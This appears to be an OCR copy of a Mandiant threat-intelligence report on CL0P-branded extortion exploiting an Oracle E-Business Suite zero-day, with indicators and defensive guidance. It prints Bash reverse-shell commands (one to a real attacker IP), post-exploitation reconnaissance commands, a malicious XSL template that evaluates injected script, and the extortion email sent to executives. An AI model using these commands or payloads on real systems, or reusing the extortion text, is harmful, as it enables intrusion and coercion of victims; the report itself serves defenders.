
cloud.google.com /blog/topics/threat-intelligence/oracle-ebusiness-suite-zero-day-exploitation/

Oracle E-Business Suite Zero-Day Exploited in Widespread Extortion Campaign

Mandiant, Google Threat Intelligence Group ⋮ ⋮ 10/8/2025



Mandiant Incident Response

Investigate, contain, and remediate security incidents.

Learn more

Written by: Peter Ukhanov, Genevieve Stark, Zander Work, Ashley Pearson, Josh Murchie, Austin Larsen

Introduction

Beginning Sept. 29, 2025, Google Threat Intelligence Group (GTIG) and Mandiant began tracking a new, large-scale extortion campaign by a threat actor claiming affiliation with the CL0P extortion brand. The actor began sending a high volume of emails to executives at numerous organizations, alleging the theft of sensitive data from the victims' Oracle E-Business Suite (EBS) environments. On Oct. 2, 2025, Oracle reported that the threat actors may have exploited vulnerabilities that were patched in July 2025 and recommended that customers apply the latest critical patch updates. On Oct. 4, 2025, Oracle directed customers to apply emergency patches to address this vulnerability, reiterating their standing recommendation that customers stay current on all Critical Patch Updates.


Our analysis indicates that the CL0P extortion campaign followed months of intrusion activity targeting EBS customer environments. The threat actor(s) exploited what may be CVE-2025-61882 as a zero-day vulnerability against Oracle EBS customers as early as Aug. 9, 2025, weeks before a patch was available, with additional suspicious activity dating back to July 10, 2025. In some cases, the threat actor successfully exfiltrated a significant amount of data from impacted organizations.

This post provides an in-depth analysis of the campaign, deconstructs the multi-stage Java implant framework used by the threat actors to compromise Oracle EBS, details the earlier exploitation activity, and provides actionable guidance and indicators of compromise (IOCs) for defenders.

Background

The CL0P (aka CL0P^_- LEAKS) data leak site (DLS) was established in 2020. Initially, GTIG observed the DLS used for multifaceted extortion operations involving CL0P ransomware and attributed to FIN11. More recently, the majority of the alleged victims appear to be associated with data theft extortion incidents stemming from the mass exploitation of zero-day vulnerabilities in managed file transfer (MFT) systems, including the Accellion legacy file transfer appliance (FTA), GoAnywhere MFT, MOVEit MFT, and Cleo LexiCom. In most of these incidents, the threat actors conducted mass exploitation of zero-day (0-day) vulnerabilities, stole victim data, then initiated extortion attempts several weeks later. While this data theft extortion activity has most frequently been attributed to FIN11 and suspected FIN11 threat clusters, we have also observed evidence that CL0P ransomware and the CL0P DLS are used by at least one threat actor with different tactics, techniques, and procedures (TTPs). This could suggest that FIN11 has expanded their membership or partnerships over time.

This latest campaign targeting Oracle EBS marks a continuation of this successful and high-impact operational model.



ATTENTION, DEAR COMPANIES

All companies that have received information from us about the situation, please contact us!!! This will prevent publication.

DEAR COMPANIES

BELOW ARE THE NEW RELEVANT EMAILS:

support@pubstorm.com

support@pubstorm.net

' ALL OLD EMAILS DO NOT WORK ANYMORE

ATTENTION, DEAR COMPANIES

All companies that have received information from us about the situation, please contact us!!! This will prevent publication.

DEAR COMPANIES

BELOW ARE THE NEW RELEVANT EMAILS:

support@pubstorm.com

support@pubstorm.net

' ALL OLD EMAILS DO NOT WORK ANYMORE

Figure 1: Oct. 8 updated CL0P DLS site


Threat Detail

The CL0P Extortion Campaign

Starting Sept. 29, 2025, the threat actor launched a high-volume email campaign from hundreds, if not thousands, of compromised third-party accounts. The credentials for these accounts—which belong to diverse, unrelated organizations—were likely sourced from infostealer malware logs sold on underground forums. This is a common tactic used by threat actors to add legitimacy and bypass spam filters. The emails, sent to company executives, claimed the actor had breached their Oracle EBS application and exfiltrated documents.

Notably, the emails contain two contact addresses, `support@pubstorm.com` and `support@pubstorm.net`, that have been listed on the CL0P DLS since at least May 2025. To substantiate their claims, the threat actor has provided legitimate file listings from victim EBS environments to multiple organizations with data dating back to mid-August 2025. The extortion emails have indicated that alleged victims can prevent the release of stolen data in exchange for payment, but the amount and method has not been specified. This is typical of most modern extortion operations, in which the demand is typically provided after the victim contacts the threat actors and indicates that they are authorized to negotiate.

To date, GTIG has not observed victims from this campaign on the CL0P DLS. This is consistent with past campaigns involving the CL0P brand, where actors have typically waited several weeks before posting victim data.



Dearest executive,

We are CL0P team. If you haven't heard about us, you can google about us on internet.

We have recently breached your Oracle E-Business Suite application and copied a lot of documents.
All the private files and other information are now held on our systems.

But, don't worry. You can always save your data for payment. We do not seek political power or care about any business.
So, your only option to protect your business reputation is to discuss conditions and pay claimed sum.
In case you refuse, you will lose all abovementioned data: some of it will be sold to the black actors, the rest will be published on our blog and shared on torrent trackers.

We always fulfil all promises and obligations.

We have carefully examined the data we got. And, regrettably for your company, this analysis shows that estimated financial losses, harm to reputation , and regulatory fines are likely to materially exceed the amount claimed.

Lower you see our contact email addresses:
support@pubstorm.com
support@pubstorm.net

As evidence, we can show any 3 files you ask or data row.
We are also ready to continue discussing the next steps after you confirm that you are a legitimate representative of the company.
We are not interested in destroying your business. We want to take the money and you not hear from us again.
Time is ticking on clock and in few days if no payment we publish and close chat.
Please convey this information to your executive and managers as soon as possible.
After a successful transaction and receipt of payment we promise

1) technical advice
2) We will never publish you data
3) Everything we download will be delete w/proof
4) Nothing will ever disclose

Decide soon and recall that no response result in blog posting. Name is first and soon data after. We advice not reach point of no return.

KR CL0P

Dearest executive,

We are CL0P team. If you haven't heard about us, you can google about us on internet.

We have recently breached your Oracle E-Business Suite application and copied a lot of documents.
All the private files and other information are now held on our systems.

But, don't worry. You can always save your data for payment. We do not seek political power or care about any business.
So, your only option to protect your business reputation is to discuss conditions and pay claimed sum.
In case you refuse, you will lose all abovementioned data: some of it will be sold to the black actors, the rest will be published on our blog and shared on torrent trackers.

We always fulfil all promises and obligations.

We have carefully examined the data we got. And, regrettably for your company, this analysis shows that estimated financial losses, harm to reputation , and regulatory fines are likely to materially exceed the amount claimed.

Lower you see our contact email addresses:
support@pubstorm.com
support@pubstorm.net

As evidence, we can show any 3 files you ask or data row.
We are also ready to continue discussing the next steps after you confirm that you are a legitimate representative of the company.
We are not interested in destroying your business. We want to take the money and you not hear from us again.
Time is ticking on clock and in few days if no payment we publish and close chat.
Please convey this information to your executive and managers as soon as possible.
After a successful transaction and receipt of payment we promise

1) technical advice
2) We will never publish you data
3) Everything we download will be delete w/proof
4) Nothing will ever disclose

Decide soon and recall that no response result in blog posting. Name is first and soon data after. We advice not reach point of no return.

KR CL0P

Figure 2: Extortion email sent to victim executives

Technical Analysis: Deconstructing the Exploits

We have identified exploitation activity targeting Oracle E-Business Suite (EBS) servers occurring prior to the recent extortion campaign, likely dating back to July 2025.

Oracle released a patch on Oct. 4 for CVE-2025-61882, which referenced a leaked exploit chain targeting the `UiServlet` component, but Mandiant has observed multiple different exploit chains involving Oracle EBS and it is likely that a different chain was the basis for the Oct. 2 advisory that originally suggested a known vulnerability was being exploited. It's currently unclear which specific vulnerabilities/exploit chains correspond to CVE-2025-61882, however, GTIG assesses that Oracle EBS servers updated through the patch released on Oct. 4 are likely no longer vulnerable to known exploitation chains.

July 2025 Activity: Suspicious Activity Involving 'UiServlet'

Mandiant incident responders identified activity in July 2025 targeting Oracle EBS servers where application logs suggested exploitation targeting `/OA_HTML/configurator/UiServlet`. The artifacts recovered in Mandiant's investigations do have some overlap with an exploit leaked in a Telegram group named “SCATTERED LAPSUS$ HUNTERS” on October 3rd, 2025. However, GTIG lacks sufficient evidence to directly correlate activity observed in July 2025 with use of this exploit. At this time, GTIG does not assess that actors associated with UNC6240 (aka "Shiny Hunters") were involved in this exploitation activity.

- The leaked exploit, as analyzed by watchTowr Labs, combines several distinct primitives including Server-Side Request Forgery (SSRF), Carriage-Return Line-Feed (CRLF) injection, authentication bypass, and XSL template injection, to gain remote code execution on the target Oracle EBS server. As mentioned, it's not clear which CVE corresponds to any of the vulnerabilities exploited in this chain. Any commands executed following exploitation would use `sh` on Linux, or `cmd.exe` on Windows.
- The leaked exploit archive included sample invocations showing its use for executing a Bash reverse shell, with a command structured like `bash -i >& /dev/tcp/<ip>/<port> 0>&1`.

Activity Observed Before July 2025 Patch Release

On July 10th, prior to the release of the July 2025 Oracle EBS security updates, Mandiant identified suspicious HTTP traffic from `200.107.207.26`. GTIG was unable to confirm the exact nature of this activity, but it's plausible that this was an early attempt at exploitation of Oracle EBS servers. However, there was no available forensic evidence showing outbound HTTP traffic consistent with the remote XSL payload retrieval performed in the leaked exploit, nor any suspicious commands observed being executed, inhibiting us from assessing that this was an actual exploitation attempt.

Additionally, Internet scan data showed that server exposing a Python AIOHTTP server at approximately the same time as the aforementioned activity, which is consistent with use of the callback server in the publicly leaked exploit.

Activity Observed After July 2025 Patch Release

After the patches were released, Mandiant observed likely exploitation attempts from `161.97.99.49` against Oracle EBS servers, with HTTP requests for `/OA_HTML/configurator/UiServlet` recorded. Notably, various logs involving EBS indicate that some of these requests timed out, suggesting the SSRF vulnerability present in the leaked public exploit, or follow-on activity that would've cleanly closed the request, may have failed. These errors were not observed in the activity recorded prior to the July 2025 patch release.

GTIG is not currently able to confirm if both of these sets of activity were conducted by the same threat actor or not.

August 2025 Activity: Exploit Chain Targeting 'SyncServlet'

In August 2025, a threat actor began exploiting a vulnerability in the `SyncServlet` component, allowing for unauthenticated remote code execution. This activity originated from multiple threat actor servers, including `200.107.207.26`, as observed in the aforementioned activity.

- **Exploit Flow**: The attack is initiated with a `POST` request to `/OA_HTML/SyncServlet`. The actor then uses the XDO Template Manager functionality to create a new, malicious template within the EBS database. The final stage of the exploit is a request that triggers the payload via the Template Preview functionality. A request to the following endpoint is a high-fidelity indicator of compromise:

```
/OA_HTML/OA.jsp?
page=/oracle/apps/xdo/oa/template/webui/TemplatePreviewPG&TemplateCode=<TMP|DEF>
<16_RANDOM_HEX_STRING>&TemplateType=<XSL-TEXT|XML>…
```


The malicious payload is stored as a new template in the `XDO_TEMPLATES_B` database table. The template name (`TemplateCode`) consistently begins with the prefix `TMP` or `DEF`, and the `TemplateType` is set to `XSL-TEXT` or `XML`, respectively. The following is an example of a payload stored in database with the Base64 payload redacted:

```
<?xml version="1.0" encoding="UTF-8"?>
    <xsl:stylesheet version="1.0"
                    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"

xmlns:b64="http://www.oracle.com/XSL/Transform/java/sun.misc.BASE64Decoder"

xmlns:jsm="http://www.oracle.com/XSL/Transform/java/javax.script.ScriptEngineManager"

xmlns:eng="http://www.oracle.com/XSL/Transform/java/javax.script.ScriptEngine"

xmlns:str="http://www.oracle.com/XSL/Transform/java/java.lang.String">
        <xsl:template match="/">
            <xsl:variable name="bs"
select="b64:decodeBuffer(b64:new(),'<BASE64STRING>')"/>
            <xsl:variable name="js" select="str:new($bs)"/>
            <xsl:variable name="m" select="jsm:new()"/>
            <xsl:variable name="e" select="jsm:getEngineByName($m, 'js')"/>
            <xsl:variable name="code" select="eng:eval($e, $js)"/>
            <xsl:value-of select="$code"/>
        </xsl:template>
    </xsl:stylesheet>
```

Notably, the structure of this XSL payload is identical to the XSL payload in the leaked Oracle EBS exploit previously discussed.

GTIG has identified at least two different chains of Java payloads embedded in the XSL payloads, some of which has also been discussed here:

- **GOLDVEIN.JAVA - Downloader**: A Java variant of GOLDVEIN, a downloader that makes a request back to an attacker-controlled command-and-control (C2 or C&C) IP address to retrieve and execute a second-stage payload. This beacon is disguised as a "TLSv3.1" handshake and contains logging functionality that returns the execution result to the actor in the HTTP response, within an HTML comment. Mandiant hasn't recovered any follow-on payloads downloaded by GOLDVEIN.JAVA at this time.
    - GOLDVEIN was originally written in PowerShell and was first observed in the exploitation campaign of multiple Cleo software products in December 2024 by a suspected FIN11 threat cluster tracked as UNC5936.
- **SAGE* Infection Chain**: A nested chain of multiple Java payloads resulting in a persistent filter that monitors for requests to endpoints containing `/help/state/content/destination./navId.1/navvSetId.iHelp/` to deploy additional Java payloads.
    - The XSL payload contains a Base64-encoded **SAGEGIFT** payload. SAGEGIFT is a custom Java reflective class loader, written for Oracle WebLogic servers.
    - SAGEGIFT is used to load **SAGELEAF**, an in-memory dropper based on public code for reflectively loading Oracle WebLogic servlet filters, with additional logging code embedded in it. Logs in SAGELEAF are retrieved by the parent SAGEGIFT payload that loaded it, and they can be returned to the actor in the HTTP response within an HTML comment (structured the same way as GOLDVEIN.JAVA).
    - SAGELEAF is used to install **SAGEWAVE**, a malicious Java servlet filter that allows the actor to deploy an AES-encrypted ZIP archive with Java classes in it. Based on our analysis, there is a main payload of SAGEWAVE that may be similar to the `Cli` module of GOLDTOMB; however, at this time we have not directly observed this final stage.
    - Mandiant has observed variants of SAGEWAVE where the HTTP header `X-ORACLE-DMS-ECID` must be set to a specific, hardcoded value for the request payload to be processed, and has also seen different HTTP paths used for request filtering, including `/support/state/content/destination./navId.1/navvSetId.iHelp/`.


Threat Actor
SyncServlet Exploit
SyncServlet Exploit Payload
Malicious XSL Template Payload
SAGEGIFT (reflective class loader)
SAGELEAF (servlet filter installer)
SAGEWAVE (servlet filter)
Triggers SAGEWAVE
Threat Actor
Unknown Next-Stage Malware



Threat Actor
SyncServlet Exploit
SyncServlet Exploit Payload
Malicious XSL Template Payload
SAGEGIFT (reflective class loader)
SAGELEAF (servlet filter installer)
SAGEWAVE (servlet filter)
Triggers SAGEWAVE
Threat Actor
Unknown Next-Stage Malware

Figure 3: SAGE* infection chain/trigger diagram

Following successful exploitation, the threat actor has been observed executing reconnaissance commands from the EBS account "**applmgr**." These commands include:

```
cat /etc/fstab
cat /etc/hosts
df -h
ip addr
cat /proc/net/arp

/bin/bash -i >& /dev/tcp/200.107.207.26/53 0>&1
arp -a
ifconfig
netstat -an
```

```
ping 8.8.8.8 -c 2
ps -aux
```

Furthermore, Mandiant observed the threat actor launching additional bash processes from Java (EBS process running a GOLDVEIN.JAVA second-stage payload) using `bash -i` and then executing various commands from the newly launched bash process. Child processes of any `bash -i` process launched by Java running as the EBS account "**applmgr**" should be reviewed as part of hunting for threat actor commands.

Attribution: Overlaps with Confirmed and Suspected FIN11 Activity

GTIG has not formally attributed this activity to a tracked threat group at this time. The use of the CL0P extortion brand, including contact addresses (support@pubstorm.com and support@pubstorm.net) that have been listed on the CL0P DLS since at least May 2025, is however notable. GTIG initially observed the DLS used for multifaceted extortion operations involving CL0P ransomware and attributed to FIN11. More recently, the majority of the alleged victims appear to be associated with data theft extortion incidents stemming from the exploitation of managed file transfer (MFT) systems frequently attributed to FIN11 and suspected FIN11 threat clusters. However, we have also observed evidence that CL0P ransomware, and the CL0P DLS has not been exclusively used by FIN11, precluding our ability to attribute based only on this factor.

In addition to the CL0P overlap, the post-exploitation tooling shows logical similarities to malware previously used in a suspected FIN11 campaign. Specifically, the use of the in-memory Java-based loader GOLDVEIN.JAVA that fetches a second-stage payload is reminiscent of the GOLDVEIN downloader and GOLDTOMB backdoor, which were deployed by the suspected FIN11 cluster UNC5936 during the mass exploitation of the Cleo MFT vulnerability in late 2024. Further, one of the compromised accounts used to send the recent extortion emails was previously used by FIN11. Ongoing analysis may reveal more details about the relationship between this recent activity and other threat clusters—such as FIN11 and UNC5936.

Implications

The pattern of exploiting a zero-day vulnerability in a widely used enterprise application, followed by a large-scale, branded extortion campaign weeks later, is a hallmark of activity historically attributed to FIN11 that has strategic benefits which may also appeal to other threat actors. Targeting public-facing applications and appliances that store sensitive data likely increases the efficiency of data theft operations, given that the threat actors do not need to dedicate time and resources to lateral movement. This overall approach—in which threat actors have leveraged zero-day vulnerabilities, limited their network footprint, and delayed extortion notifications—almost certainly increases the overall impact, given that threat actors may be able to exfiltrate data from numerous organizations without alerting defenders to their presence. CL0P-affiliated actors almost certainly perceive these mass exploitation campaigns as successful, given that they've employed this approach since at least late 2020. We therefore anticipate that they will continue to dedicate resources to acquiring zero-day exploits for similar applications for at least the near-term.

Recommendations

GTIG and Mandiant recommend the following actions to mitigate and detect the threats posed by this activity and harden Oracle E-Business Suite environments:

- **Apply emergency patches immediately**: Prioritize the application of the Oracle EBS patches released on Oct. 4, 2025, which mitigate the described exploitation activity (CVE-2025-61882). Given the active, in-the-wild exploitation, this is the most critical step to prevent initial access.

- **Hunt for malicious templates in the database**: The threat actor(s) store payloads directly in the EBS database. Administrators should immediately query the `XDO_TEMPLATES_B` and `XDO_LOBS` tables to identify malicious templates. Review any templates where the `TEMPLATE_CODE` begins with `TMP` or `DEF`. The payload is stored in the `LOB_CODE` column.

```
SELECT * FROM XDO_TEMPLATES_B ORDER BY CREATION_DATE DESC;
SELECT * FROM XDO_LOBS ORDER BY CREATION_DATE DESC;
```

- **Restrict outbound internet access**: The observed Java payloads require outbound connections to C2 servers to fetch second-stage implants or exfiltrate data. Block all non-essential outbound traffic from EBS servers to the internet. This is a compensating control that can disrupt the attack chain even if a server is compromised.

- **Monitor and analyze network logs**: Monitor for indicators of compromise. A request to the `TemplatePreviewPG` endpoint containing a `TemplateCode` prefixed with `TMP` or `DEF` is a strong indicator of an exploitation attempt. Additionally, investigate anomalous requests to `/OA_HTML/configurator/UiServlet` and `/OA_HTML/SyncServlet`.

- **Leverage memory forensics**: The implants used in this campaign are primarily Java-based and execute in memory. If a compromise is suspected, memory analysis of the Java processes associated with the EBS application may reveal malicious code or artifacts not present on disk.

Indicators of Compromise

The following indicators of compromise are available in a Google Threat Intelligence (GTI) collection for registered users.

Type	Indicator	Description
Network	200.107.207.26	IP address observed in exploitation attempts targeting the UiServlet and SyncServlet components.
Network	161.97.99.49	IP address observed in exploitation attempts targeting the UiServlet component
Network	162.55.17.215:443	GOLDVEIN.JAVA C2
Network	104.194.11.200:443	GOLDVEIN.JAVA C2
